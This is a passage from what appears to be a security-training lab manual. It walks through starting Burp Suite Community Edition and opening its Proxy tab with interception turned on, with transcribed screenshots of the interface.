


Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

10. In the next **Burp Suite Community Edition** notification, click **OK**.




11. In the **Terms and Conditions** wizard, click the **I Accept** button.




Note: If **Delete old temporary files?** pop-up appears, click **Delete**.

12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.

Note: If an update window appears, click **Close**.



13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.



14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept **HTTP history** WebSockets history Options

Forward Drop **Intercept is on** Action Open Browser

**Use Burp's embedded browser**

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

[Open browser](#)

**Use a different browser**

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

[View documentation](#)

**Using Burp Proxy**

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

[View](#)

**Burp Proxy options**

Reference information about the different options you have for customizing Burp Proxy's behaviour.

[View](#)

**Burp Proxy documentation**

The central point of access for all information you need to use Burp Proxy.

[View](#)

Menu [Preferences - Mozilla ...] Burp Suite Community ...

15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept **HTTP history** WebSockets history Options

Forward Drop **Intercept is on** Action Open Browser

**Use Burp's embedded browser**

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

[Open browser](#)

**Use a different browser**

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

[View documentation](#)

**Using Burp Proxy**

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

[View](#)

**Burp Proxy options**

Reference information about the different options you have for customizing Burp Proxy's behaviour.

[View](#)

